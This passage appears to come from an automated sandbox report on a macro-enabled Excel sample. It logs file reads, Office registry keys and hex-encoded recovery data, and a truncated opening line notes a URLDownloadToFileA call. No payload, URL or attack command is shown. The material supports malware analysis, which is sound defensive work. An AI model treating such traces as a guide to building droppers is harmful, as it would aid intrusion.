00 00 28 30 3a 30 49 31 b0 31 58 32 cc 32 8b 33 8c 34 9c 34 ad 34 b5	.:.:.:.:.:.;.:.;#;>;H;v;.:.:.;.<.<.<+ <Q<,=h=.=.=q>.?.?.?.?.? .?.?.....0.0]0b0k0p0y0~ 0 .0.0.0.1.1.1.2+3.3.4.4.5(5a 5.5 .6.6%6\6t6)7/7;7j7{7.7.7.7. 7.7 .7.7.7.8.8e8.8.8":9:q:.:.:.:.: O;x;.:.;.:.;.:.;.:.;.<.<.<l<t<.<. <.<.=.=.=*>j?.?.....(0:0l1 .1X2.2.3.4.4.4.	success or wait	1	7E36716	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\326BE9F5.emf	unknown	2352	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\326BE9F5.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\326BE9F5.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\679F7F72.emf	unknown	2352	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\679F7F72.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\679F7F72.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4202E4CB.emf	unknown	2352	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4202E4CB.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4202E4CB.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9218050.emf	unknown	2352	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9218050.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9218050.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9218050.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9218050.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9218050.emf	unknown	2352	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B2F6E8C4.png	0	5737	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BCA4260F.png	0	3119	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9218050.emf	0	2352	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9218050.emf	0	88	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A2D3DADE.emf	unknown	2352	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A2D3DADE.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A2D3DADE.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A2D3DADE.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A2D3DADE.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A2D3DADE.emf	unknown	2352	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\printouts of outstanding as of 01_20_2021.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\printouts of outstanding as of 01_20_2021.xlsm	0	8	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A2D3DADE.emf	0	2352	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A2D3DADE.emf	0	88	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\732CAA9C.emf	unknown	2352	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\732CAA9C.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\732CAA9C.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BCA4260F.png	0	3119	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B2F6E8C4.png	0	5737	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\732CAA9C.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\732CAA9C.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\732CAA9C.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\732CAA9C.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\732CAA9C.emf	unknown	22	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BCA4260F.png	0	3119	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B2F6E8C4.png	0	5737	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\732CAA9C.emf	unknown	22	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F0686	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F07CE	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F1989	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F2626	success or wait	1	7FEEAC59AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FF3F0	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1003C8	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DefaultSheetR2L	dword	0	success or wait	1	13FEB828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	UseSystemSeparators	dword	1	success or wait	1	13FEB828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	ThousandsSeparator	unicode	,	success or wait	1	13FEB828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DecimalSeparator	unicode	.	success or wait	1	13FEB828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F0686	F0686	binary	04 00 00 00 28 02 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 31 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 36 4D DF 28 8A EF D6 01 86 06 0F 00 86 06 0F 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F07CE	F07CE	binary	04 00 00 00 28 02 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 36 4D DF 28 8A EF D6 01 CE 07 0F 00 CE 07 0F 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1379139585	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F1989	F1989	binary	04 00 00 00 28 02 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B2 AD BE 2B 8A EF D6 01 89 19 0F 00 89 19 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 